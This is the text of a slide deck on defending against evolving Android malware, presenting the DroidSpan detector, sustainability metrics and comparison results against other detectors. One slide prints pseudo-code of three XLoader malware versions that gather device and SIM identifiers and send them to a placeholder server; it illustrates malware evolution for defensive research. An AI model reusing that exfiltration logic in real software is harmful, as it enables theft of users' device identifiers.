Sustainable Defenses against Evolving Mobile Malware

Haipeng Cai

School of Electrical Engineering and Computer science

Washington State University

Email: haipeng.cai@wsu.edu

Webpage: http://eecs.wsu.edu/~hcai

NORTHWEST VIRTUAL INSTITUTE FOR

CYBERSECURITY EDUCATION AND RESEARCH

Sustainable and unified defense


- Context
- Problem
- Sustainable Defense
- Current Results
- Looking ahead

Outline

The dominance of Android

Operating systems on Smartphones shipped during 2019 Q3[1]


Mobile operating systems distribution of page visits from StatCounter [2]




1. https://androidcommunity.com/androids-dominance-the-past-years-shown-in-data-viz-video-20191014/
2. https://gs.statcounter.com/os-market-share/mobile/worldwide/#monthly-201906-202006-bar


It is a problem...

Numerous and continuously more defense solutions available






Malware in Android still growing [1]



99% of mobile malware run on Android



Compatibility issues also thriving [2]

1. https://www.gdatasoftware.com/mobile-security-android
2. A large-scale study of application incompatibilities in Android, ISSTA 2019.

Dynamic and unified

- Why dynamic?
  - More precise (less false alarms) by nature
  - More adaptive to changing run-time environments
- Why unified (detection + family-classification)?
  - Save setup and run time
  - V.s. binary detection – more informative
  - V.s. family classification – brittle assumption

Sustainability is essential

- A **manifesto** on sustainable defense against malware

> A defense solution against malware (e.g., malware detection technique) should keep (sustain) its desirable capabilities and performance over time without frequent updating/maintenance

  - Why **no** frequent updating/maintenance?
    - Overhead
    - Sample availability
      - Zero-days

A need for understanding

- How Android apps evolve in run-time behaviors
- What are the differences in code-level execution structure
- How benign apps differ from malware in the evolution

Informing the actual, rather than estimated, behaviors of apps

Offering deeper insights into explaining external behaviors

Providing immediate references for developing better malware defense techniques

Our study


- Dataset
  - 15,451 benign apps
  - 15,183 malware


Year	2010	2011	2012	2013	2014	2015	2016	2017
# benign apps	1,530	2,019	2,053	1,748	3,127	1,333	1,548	2,093
# malware	2,029	2,431	2,225	1,230	1,493	1,667	2,171	1,937

- Profiling
  - With random inputs: 10 mins, line coverage 60~100% (mean 74.85, stdev 11.97)
  - On emulator: SDK 6.0
- Characterization
  - From 30,634 traces (i.e., purely dynamic study)
  - Dynamic call graphs of
    - Ordinary method calls
    - ICC calls

Every characterization metric is a percentage of certain kinds of calls over all calls in a larger class


Results and findings






- Cross-layer calling relationship: benign apps
- Cross-layer calling relationship: malicious apps
  - *both benign apps and malware had decreasing calls within user code and increasing calls within the SDK*
  - *malware had more calls to SDK from third-party libraries, benign apps had more such calls within the Android framework*

Results and findings





Defining, assessing, improving *sustainability*

- Defining - sustainability

  the accuracy of a classifier **trained** on apps of year *x* and **tested** against apps of year *y*, *y>=x*

- Developing – DroidSpan

  Characterizing evolution to discover evolution-resilient features for classification


- Comparing sustainability
  - 5 state-of-the-art malware detectors
  - 10k+ benign apps and 10k+ malware
  - spanning *8 years*

- Sustainability improvement

Sustainability – a new quality metric

- **Sustainability**

the accuracy of a classifier **trained** on apps of year *x* and **tested** against apps of year *y*, *y>=x*



- Reusability

the accuracy of a classifier **trained** on apps of year *x* and **tested** against apps of year *y*, *y == x*

*Accounting for how the classifier sustains **with** retraining*

- Stability

- the accuracy of a classifier **trained** on apps of year *x* and **tested** against apps of year *y*, *y > x*
- *y - x*

*Accounting for how the classifier sustains **without** retraining or other model updates*

DroidSpan – a detector based on SAD profiles

App evolution characterization

Evolution-resilient feature discovery

*Sensitive Access Distribution (**SAD**)*

Sustainable classification

DroidSpan – a detector based on SAD profiles

App evolution characterization

⬇

Evolution-resilient feature discovery


*Sensitive Access Distribution (**SAD**)*

⬇

Sustainable classification

- Extent of sensitive access
  - *E.g., percentage of total source/sink callsites and call instances*
- Categorization sensitive data and operations accessed
  - *E.g., percentage of source/sink callsites retrieving network info*
- Vulnerable method-level control flows
  - *E.g., percentage of call instances to sources accessing Account data that reach at least a sink*

DroidSpan – a detector based on SAD profiles



Constructing the SAD profile of a given Android app

Assessing/Comparing sustainability

- Assessment datasets

Benign apps				Malware				
Name	Year	#samples	#used	Name	Year	#samples	#used	#families
B10	2010	1,530	1,344	M10	2010	2,029	1,877	78
B11	2011	2,019	1,757	M11	2011	1,431	1,303	116
B12	2012	2,053	1,845	M12	2012	2,225	1,945	207
B13	2013	1,748	1,568	M13	2013	1,230	1,139	208
B14	2014	3,127	2,953	M14	2014	1,493	1,337	181
B15	2015	1,333	1,178	M15	2015	1,667	1,451	322
B16	2016	1,548	1,370	M16	2016	2,171	1,769	224
B17	2017	1,650	1,612	M17	2017	2,205	1,934	263
total		*15,008*	*13,627*	*total*		*14,451*	*12,755*	*917*

(on 10k+ benign apps and 10k+ malware spanning *8 years*)

- Baselines
  5 state-of-the-art malware detectors:
  MAMADROID, DROIDSIEVE,
  REVEALDROID, MUDFLOW,
  AFONSO (A DYNAMIC DETECTOR)

- Metrics
  - Sustainability
    - Reusability
    - Stability
  - Efficiency

Results – reusability


- Each dataset: 1/3 hold-out (& 10-fold CV)

Dataset	*DroidSpan*			*MamaDroid*			*DroidSieve*			*Afonso*			*RevealDroid*			*Mudflow*		
	P	R	F1	P	R	F1	P	R	F1	P	R	F1	P	R	F1	P	R	F1
B10+M10	0.9376	0.9360	**0.9362**	0.8424	0.8357	0.8367	0.8353	0.9347	0.8822	0.8788	0.8710	0.8718	0.8600	0.8540	0.8549	0.5246	0.5319	0.5065
B11+M11	0.9432	0.9417	0.9413	0.9893	0.9893	**0.9793**	0.9583	0.7091	0.8151	0.8978	0.8978	0.8978	0.8700	0.8641	0.8616	0.4598	0.4537	0.4563
B12+M12	0.9424	0.9424	**0.9423**	0.8378	0.8378	0.8377	0.9203	0.8000	0.8560	0.8954	0.8935	0.8935	0.8283	0.8279	0.8277	0.7344	0.6419	0.6450
B13+M13	0.9554	0.9529	**0.9525**	0.9141	0.9076	0.9060	0.9935	0.8102	0.8926	0.9217	0.9182	0.9172	0.8915	0.8823	0.8830	0.6362	0.6433	0.6311
B14+M14	0.9302	0.9272	**0.9250**	0.8462	0.8467	0.8449	0.8981	0.4528	0.6020	0.8673	0.8693	0.8665	0.8360	0.8389	0.8367	0.7040	0.7048	0.6930
B15+M15	0.9061	0.9042	**0.9036**	0.8450	0.8440	0.8442	0.8162	0.9193	0.8647	0.7798	0.7610	0.7514	0.8236	0.8014	0.7939	0.7213	0.7218	0.7125
B16+M16	0.9352	0.9342	**0.9339**	0.9021	0.8969	0.8955	0.8275	0.9787	0.8968	0.8138	0.8068	0.8025	0.8660	0.8444	0.8389	0.7532	0.5936	0.6135
B17+M17	0.9723	0.9720	**0.9720**	0.9126	0.9093	0.9098	0.8910	0.8892	0.8891	0.9510	0.9493	0.9493	0.8546	0.8360	0.8334	0.8331	0.7105	0.6668
Average	0.9408	0.9393	**0.9388**	0.8835	0.8810	0.8794	0.8929	0.7956	0.8271	0.8780	0.8738	0.8719	0.8523	0.8431	0.8408	0.6761	0.6284	0.6185


DroidSpan achieved reusability of 94% with small variations across years, outperforming all the five baselines considered (by 6–32%).

Results – stability

- 28 experiments
- Each experiment: benign+malware of year x for training, benign+malware of year x+n for testing, 1 <= n <= 7




Results – stability



DroidSpan outperformed all the five baselines, achieving 21% to 37% higher F1

Results – stability

- Overall stability



- Significance of improvements

Contrast Group	Reusability		Stability	
	p-value	Effect size	p-value	Effect size
DroidSpan vs *MamaDroid*	4.23E-02	0.75	4.00E-06	1
DroidSpan vs *DroidSieve*	1.43E-02	1	4.00E-06	1
DroidSpan vs *Afonso*	1.43E-02	1	4.00E-06	1
DroidSpan vs *RevealDroid*	1.43E-02	1	8.51E-06	0.86
DroidSpan vs *Mudflow*	1.43E-02	1	5.84E-05	0.64

Results – efficiency

	feature time	ML training time	total time	storage cost
DroidSpan	351.1s	0.01s	351.1s	21.2K
MamaDroid	430.9s	41.9s	471.9s	1736.01K
DroidSieve	75.2s	3.5s	78.7s	0.4KB
Afonso	521.4s	0.015s	521.4s	32.5K
Revealdroid	78.4s	18.3s	96.7s	1156.81K
Mudflow	698.7s	0.2978s	698.9s	46.67K

DroidSpan achieved clearly advantageous sustainability at reasonable time and storage space cots

Model pooling via online learning

- Binary vector of API occurrence as feature vector of an app
- A pool of five linear online learning algorithms via weighted voting
- Incrementally updated aged models using unaged ones
- Outcome: a self-evolving Android malware detection system that can automatically and continually update itself during malware detection without any human involvement

Xu, Ke, Yingjiu Li, Robert Deng, Kai Chen, and Jiayun Xu. "*Droidevolver: Self-evolving android malware detection system*." In European Symposium on Security and Privacy (EuroS&P), pp. 47-62. 2019.

Slow down model aging via malware similarity

- **Model aging**: degradation of classifier performance over time due to the *evolution* of malware to avoid detection
- **API-graph**: enhance malware classifiers with *similarity information among evolved Android malware* in terms of semantically-equivalent or similar API usages
- **Assistance**: save significant amounts of human efforts required by active learning in labeling new malware samples

Zhang, Xiaohan, Yuan Zhang, Ming Zhong, Daizong Ding, Yinzhi Cao, Yukun Zhang, Mi Zhang, and Min Yang. "*Enhancing state-of-the-art classifiers with api semantics to detect evolved android malware*." ACM SIGSAC conference on computer and communications security, pp. 757-770. 2020.

Slow down model aging via malware similarity

```
1  // collect personally identifiable information
2  JSONObject data = new JSONObject();
3  data.put(getDeviceId());
4  ...
5  // send collected data to server through HTTP
6  URL url = new URL(SERVER_ADDR);
7  HttpURLConnection conn = url.openConnection();
8  conn.connect();
9  out = new DataOutputStream(conn.getOutputStream());
10 out.writeBytes(data.toBytes());
11 ...
```


Listing 1: pseudo-code of XLoader V1


```
1  // collect personally identifiable information
2  JSONObject data = new JSONObjec();
3  data.put(getDeviceId());
4  data.put(getMacAddress());
5  ...
6  // send collected data to server through Socket
7  Socket socket =
       SocketFactory.createSocket(SERVER_ADDR);
8  out = new DataOutputStream(socket.getOutputStream());
9  out.writeBytes(data.toBytes());
10 ...
```

Listing 2: pseudo-code of XLoader V2

```
1  // collect personally identifiable information
2  JSONObject data = new JSONObject();
3  data.put(getDeviceId());
4  data.put(getMacAddress());
5  data.put(getSubscriberId());
6  data.put(getSimSerialNumber());
7  ...
8  // send collected data to server through SSLSocket
9  SSLSocket socket =
       SSLSocketFactory.createSocket(SERVER_ADDR);
10 out = new DataOutputStream(socket.getOutputStream());
11 out.writeBytes(data.toBytes());
12 ...
```


Listing 3: pseudo-code of XLoader V3





Zhang, Xiaohan, Yuan Zhang, Ming Zhong, Daizong Ding, Yinzhi Cao, Yukun Zhang, Mi Zhang, and Min Yang. "*Enhancing state-of-the-art classifiers with api semantics to detect evolved android malware*." ACM SIGSAC conference on computer and communications security, pp. 757-770. 2020.

Slow down model aging via malware similarity



(a) The efforts in sample labeling for MamaDroid


(b) The efforts in sample labeling for DroidEvolver

(c) The efforts in sample labeling for Drebin

(d) The efforts in sample labeling for Drebin-DL

Zhang, Xiaohan, Yuan Zhang, Ming Zhong, Daizong Ding, Yinzhi Cao, Yukun Zhang, Mi Zhang, and Min Yang. "*Enhancing state-of-the-art classifiers with api semantics to detect evolved android malware*." ACM SIGSAC conference on computer and communications security, pp. 757-770. 2020.

Slow down model aging via malware similarity



(a) MamaDroid (b) DroidEvolver (c) Drebin (d) Drebin-DL

Zhang, Xiaohan, Yuan Zhang, Ming Zhong, Daizong Ding, Yinzhi Cao, Yukun Zhang, Mi Zhang, and Min Yang. "*Enhancing state-of-the-art classifiers with api semantics to detect evolved android malware*." ACM SIGSAC conference on computer and communications security, pp. 757-770. 2020.

Beyond API: Dealing with concept drift via conformal prediction

- **Concept drift**: new malware examples evolve and become less and less like the original training examples
- **Classification with rejection**: examples that are likely to be misclassified are instead quarantined until they can be expertly analyzed.
  - Refined conformal evaluation theory
  - New conformal evaluators
- TRANSCENDENT: outperforms state-of-the-art approaches while generalizing across different malware domains and classifiers
  - Applicable to different learning algorithms

Barbero, Federico, Feargus Pendlebury, Fabio Pierazzi, and Lorenzo Cavallaro. "*Transcending transcend: Revisiting malware classification in the presence of concept drift*." In *IEEE Symposium on Security and Privacy (SP)*, pp. 805-823. 2022.

Lessons and insights

- *Concept drift causes learning-based malware detector to deteriorate in classification performance*
- *The deterioration may not be monotonic over years*
- *App evolution study enables the design of sustainable malware classifier*
- *Delaying but not eliminating retraining*

Future challenges

- Sustainability for some spans, not for ever
  - Not feasible
  - May not be necessary
- Even short-term can be hard
  - Natural concept drift
  - Adversarial evasions
- Consequence: zero-days slipping through…

Future solutions

- Model design
  - Deep-semantic features
  - Learning beyond examples
- Data carpentry
  - 'Ethical' malware sample generation
    - Generating based on the distribution
    - Evolutionary computation
- Outcome: further slow down technique deterioration…

Summary

Sustainable Defenses against Evolving Mobile Malware

- Ecosystem evolution: the status quo
- The problem with the evolution
- Sustainable defenses
- Results (TIFS'19, TOSEM'20, TSE'21, EuroS&P'19, CCS'20, S&P'22)
- Forward looking

Haipeng Cai

haipeng.cai@wsu.edu

Thanks for your attendance and attention!